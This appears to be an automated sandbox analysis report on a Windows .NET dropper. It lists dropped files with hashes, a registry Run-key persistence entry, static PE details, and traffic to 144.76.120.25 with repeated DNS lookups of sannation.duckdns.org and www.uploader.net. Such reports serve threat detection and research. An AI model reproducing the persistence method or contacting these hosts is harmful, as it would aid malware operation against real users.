04:50:19	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run APP "C:\Users\user\AppData\Roaming\APP.exe"
04:50:27	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run APP "C:\Users\user\AppData\Roaming\APP.exe"

Joe Sandbox View / Context
IPs

Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1"..Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....
----------	---

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	16444
Entropy (8bit):	5.549626837643471
Encrypted:	false
SSDEEP:	384:6te/k0wqbT2eCWwoVSjnSDjuxRiJ9gGSJ3uzp1oYv:VT2CoSDSx1GcuZv
MD5:	F2BF2F1CADE969C215A2FC475DF2C69C
SHA1:	7E6856399EC348F96BB2253370A39B4943E06A93
SHA-256:	2426AC376EEE80EF5ED2C31155CB79B65CF73AE147F61C13D4E7270B318089AB
SHA-512:	2304020C1BB67B2B56AA009CC2CA37C1CD3EA75E585C6217912243D02B149F2B235920CCE5FE3E82F3B6695D7C008CACCE2BBF84AD02C0733EA3FA9F434E52 54
Malicious:	false
Preview:	@...e...../...M.....@.....H.....<@.^L."My.....Microsoft.PowerShell.ConsoleHostD.....fZve...F....x.).....System.Management.Automati on4.....[...{a.C.%6..h.....System.Core.0.....G-o...A...4B.....System..4.....Zg5...O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microso ft.Management.Infrastructure.8.....'...L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....Syste m.Management...4.....]D.E.....System.Data.H.....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Trans actions.<.....)gK..G...\$.1.q.....System.ConfigurationP...../C..J..%...].....%Microsoft.PowerShell.Commands.Utility...D.....-D.F.<;nt.1.....Sy stem.Configuration.Ins

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_0fqjl0qj.14y.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_hy1q2z2h.gkq.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_r0jiqxi1.kv2.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_tafb1hl2.cd1.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\APP.exe

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.DropperX-gen.6565.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	23552
Entropy (8bit):	5.018266290646523
Encrypted:	false
SSDEEP:	384:pt1LWejDsjw2jCinbQ4vld7TEPVoyQLkopnB:5pjVeDdvld74PpQL9pB
MD5:	8960F5595A2E28FF1AA6297BDAA20DDC
SHA1:	EE55FD3F7F73EEEC75722DD1ED7BEAE4BBA5C328
SHA-256:	E17C07627E15EC6456DB3E80678A27521D794A7897624F2C8F6D3B76E4EC5BDD
SHA-512:	DDA8B0727E9C15DCD28F2DFFE516866694B54FB3A546DBF8CD23CCC0A9BD2A7921DDF23F24FB63AB21625CC4AC8FA94066FAB6A381ABE0EB56F5B995CCA1680A
Malicious:	true
Antivirus:	Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..!This program cannot be run in DOS mode...\$......PE..L....4c.....J.....@.....@.....@.....J.....@...&F......H.....text......src...&F...@...H.....@...@.rel oc.....Z.....@.....H.....".(.*(..*.0..c.....+...((...&..++2+7+<+A+.Zb.+.....+o....+...o.....*+. (. ...+o....+o....+s....+.....5.....*+*(....+.b+.f...p+*(....+o....+...V(....%o....+*o....+...f)..p+(....%-&.%%-+z*(....+s....+0.....,+Vt...8V...8[...8[...-+2.,+W +X+X+r...p+&....+o....+&....X....i2.*(....8...o...8.....8.....8.....+.+.+....

C:\Users\user\AppData\Roaming\APP.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.DropperX-gen.6565.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4F347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64

SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	true
Preview:	[ZoneTransfer]....Zoneld=0

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat 	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.DropperX-gen.6565.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:hl:D
MD5:	0D632E19D5C613B1F975D68FCEB0D767
SHA1:	8936233AB385EF6325B67999627F6C15CA23C677
SHA-256:	82A38773692C4A24EFDADF1C6C112CF64DFE3F84D9D3AB36C8812AECBFC7411EB
SHA-512:	A625E3FC43B138D60FD3469FB2131DA7F0ACA9922502624C6D311689E08B098FCAA28E43070BB4E6AAA5B85BCE60E831310DE8B2E5C250960ABD2C71D1FB04A
Malicious:	true
Preview:	pA,....H

Static File Info	
General	
File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.018266290646523
TrID:	- Win32 Executable (generic) Net Framework (10011505/4) 49.83% - Win32 Executable (generic) a (10002005/4) 49.78% - Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% - Generic Win/DOS Executable (2004/3) 0.01% - DOS Executable Generic (2002/1) 0.01%
File name:	SecuriteInfo.com.Win32.DropperX-gen.6565.exe
File size:	23552
MD5:	8960f5595a2e28ff1aa6297bd20ddc
SHA1:	ee55fd3f7f73eeec75722dd1ed7beae4bba5c328
SHA256:	e17c07627e15ec6456db3e80678a27521d794a7897624f2c8f6d3b76e4ec5bdd
SHA512:	dda8b0727e9c15dcd28f2dffe516866694b54fb3a546dbf8cd23ccc0a9bd2a7921ddf23f24fb63ab21625cc4ac8fa94066fab6a381abe0eb56f5b995cca1680a
SSDEEP:	384:pt1LWejDsjw2jCinbQ4vli7TEPVoyQLkopnB:5pjVeDdvli74PpQL9pB
TLSH:	ABB21B84C5400612FDB10EB95A32DE3237EA6DE45DF1BE9816E4F85739FA29314A2C1F
File Content Preview:	MZ.....@.....!.L!This program cannot be run in DOS mode....\$.PE..L....4c.....J..... ..@....@..

File Icon	
	
Icon Hash:	654464494d555123


Static PE Info	
General	
Entrypoint:	0x402ece
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xa000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xed4	0x1000	False	0.5556640625	data	5.234890461619871	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0x4626	0x4800	False	0.2860243055555556	data	4.658736678815519	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa000	0xc	0x200	False	0.044921875	data	0.08153941234324169	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources					
Name	RVA	Size	Type	Language	Country
RT_ICON	0x406c	0x4028	Device independent bitmap graphic, 64 x 128 x 32, image size 0		
RT_GROUP_ICON	0x80d0	0x14	data		
RT_VERSION	0x8120	0x2e0	data		
RT_MANIFEST	0x843c	0x1ea	XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators		

Imports	
DLL	Import
mscoree.dll	_CorExeMain



TCP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 29, 2022 04:49:07.935513020 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:07.935573101 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:07.935667992 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:07.994978905 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:07.995040894 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.086864948 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.087068081 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.090948105 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.090991974 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.091382980 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.143309116 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.557912111 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.557967901 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.607887030 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.607920885 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.607928991 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.607996941 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.608037949 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.608055115 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.608093023 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.608120918 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.608149052 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.608153105 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.608186007 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.608198881 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.608211040 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.608244896 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.608275890 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.631866932 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.631896973 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.632021904 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.632049084 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.632112026 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.632137060 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.632175922 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.632190943 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.632220984 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.632420063 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.632438898 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.632498980 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.632517099 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.632534027 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.656519890 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.656558037 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.656729937 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.656754971 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.656884909 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.656904936 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.656959057 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.656971931 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.656984091 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.657265902 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.657290936 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.657357931 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.657367945 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.657397032 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.657574892 CEST	443	49701	144.76.120.25	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 29, 2022 04:49:08.657593966 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.657643080 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.657653093 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.657665014 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.657929897 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.657954931 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.658003092 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.658014059 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.658024073 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.658283949 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.658303022 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.658340931 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.658349991 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.658360004 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.682123899 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.682162046 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.682306051 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.682343960 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.682364941 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.682427883 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.682450056 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.682497978 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.682512045 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.682531118 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.682766914 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.682792902 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.682853937 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.682873011 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.682914019 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.683130980 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.683151007 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.683212042 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.683231115 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.683247089 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.683465958 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.683490992 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.683542013 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.683558941 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.683576107 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.683814049 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.683835983 CEST	443	49701	144.76.120.25	192.168.2.6
Sep 29, 2022 04:49:08.683893919 CEST	49701	443	192.168.2.6	144.76.120.25
Sep 29, 2022 04:49:08.683911085 CEST	443	49701	144.76.120.25	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 29, 2022 04:49:07.887506008 CEST	57686	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:49:07.913347960 CEST	53	57686	8.8.8.8	192.168.2.6
Sep 29, 2022 04:50:23.351174116 CEST	58595	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:50:23.458352089 CEST	53	58595	8.8.8.8	192.168.2.6
Sep 29, 2022 04:50:29.481527090 CEST	56331	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:50:29.589186907 CEST	53	56331	8.8.8.8	192.168.2.6
Sep 29, 2022 04:50:30.202152967 CEST	50506	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:50:30.227457047 CEST	53	50506	8.8.8.8	192.168.2.6
Sep 29, 2022 04:50:35.102790117 CEST	49448	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:50:35.212415934 CEST	53	49448	8.8.8.8	192.168.2.6
Sep 29, 2022 04:50:39.035303116 CEST	59082	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:50:39.055095911 CEST	53	59082	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 29, 2022 04:50:42.596483946 CEST	59504	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:50:42.616039991 CEST	53	59504	8.8.8.8	192.168.2.6
Sep 29, 2022 04:50:48.493429899 CEST	65198	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:50:48.602303982 CEST	53	65198	8.8.8.8	192.168.2.6
Sep 29, 2022 04:50:55.615609884 CEST	62910	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:50:55.634840965 CEST	53	62910	8.8.8.8	192.168.2.6
Sep 29, 2022 04:51:01.821979046 CEST	63863	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:51:01.929833889 CEST	53	63863	8.8.8.8	192.168.2.6
Sep 29, 2022 04:51:07.494100094 CEST	63229	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:51:07.513706923 CEST	53	63229	8.8.8.8	192.168.2.6
Sep 29, 2022 04:51:13.124517918 CEST	62538	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:51:13.143841982 CEST	53	62538	8.8.8.8	192.168.2.6
Sep 29, 2022 04:51:18.358109951 CEST	54903	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:51:18.377756119 CEST	53	54903	8.8.8.8	192.168.2.6
Sep 29, 2022 04:51:23.702406883 CEST	51530	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:51:23.723120928 CEST	53	51530	8.8.8.8	192.168.2.6
Sep 29, 2022 04:51:29.063070059 CEST	56122	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:51:29.081065893 CEST	53	56122	8.8.8.8	192.168.2.6
Sep 29, 2022 04:51:34.242152929 CEST	52556	53	192.168.2.6	8.8.8.8
Sep 29, 2022 04:51:34.350605011 CEST	53	52556	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Sep 29, 2022 04:49:07.887506008 CEST	192.168.2.6	8.8.8.8	0x1ad4	Standard query (0)	www.uploader.net	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:23.351174116 CEST	192.168.2.6	8.8.8.8	0x891f	Standard query (0)	sannation.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:29.481527090 CEST	192.168.2.6	8.8.8.8	0x9a0c	Standard query (0)	sannation.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:30.202152967 CEST	192.168.2.6	8.8.8.8	0x9197	Standard query (0)	www.uploader.net	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:35.102790117 CEST	192.168.2.6	8.8.8.8	0x622f	Standard query (0)	sannation.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:39.035303116 CEST	192.168.2.6	8.8.8.8	0x46c3	Standard query (0)	www.uploader.net	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:42.596483946 CEST	192.168.2.6	8.8.8.8	0x1405	Standard query (0)	sannation.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:48.493429899 CEST	192.168.2.6	8.8.8.8	0x98b3	Standard query (0)	sannation.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:50:55.615609884 CEST	192.168.2.6	8.8.8.8	0xb731	Standard query (0)	sannation.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:01.821979046 CEST	192.168.2.6	8.8.8.8	0x1336	Standard query (0)	sannation.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:07.494100094 CEST	192.168.2.6	8.8.8.8	0xf6b5	Standard query (0)	sannation.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:13.124517918 CEST	192.168.2.6	8.8.8.8	0xb17c	Standard query (0)	sannation.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:18.358109951 CEST	192.168.2.6	8.8.8.8	0x8d17	Standard query (0)	sannation.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:23.702406883 CEST	192.168.2.6	8.8.8.8	0x1f68	Standard query (0)	sannation.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:29.063070059 CEST	192.168.2.6	8.8.8.8	0x3091	Standard query (0)	sannation.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 04:51:34.242152929 CEST	192.168.2.6	8.8.8.8	0x2d71	Standard query (0)	sannation.duckdns.org	A (IP address)	IN (0x0001)	false

DNS Answers

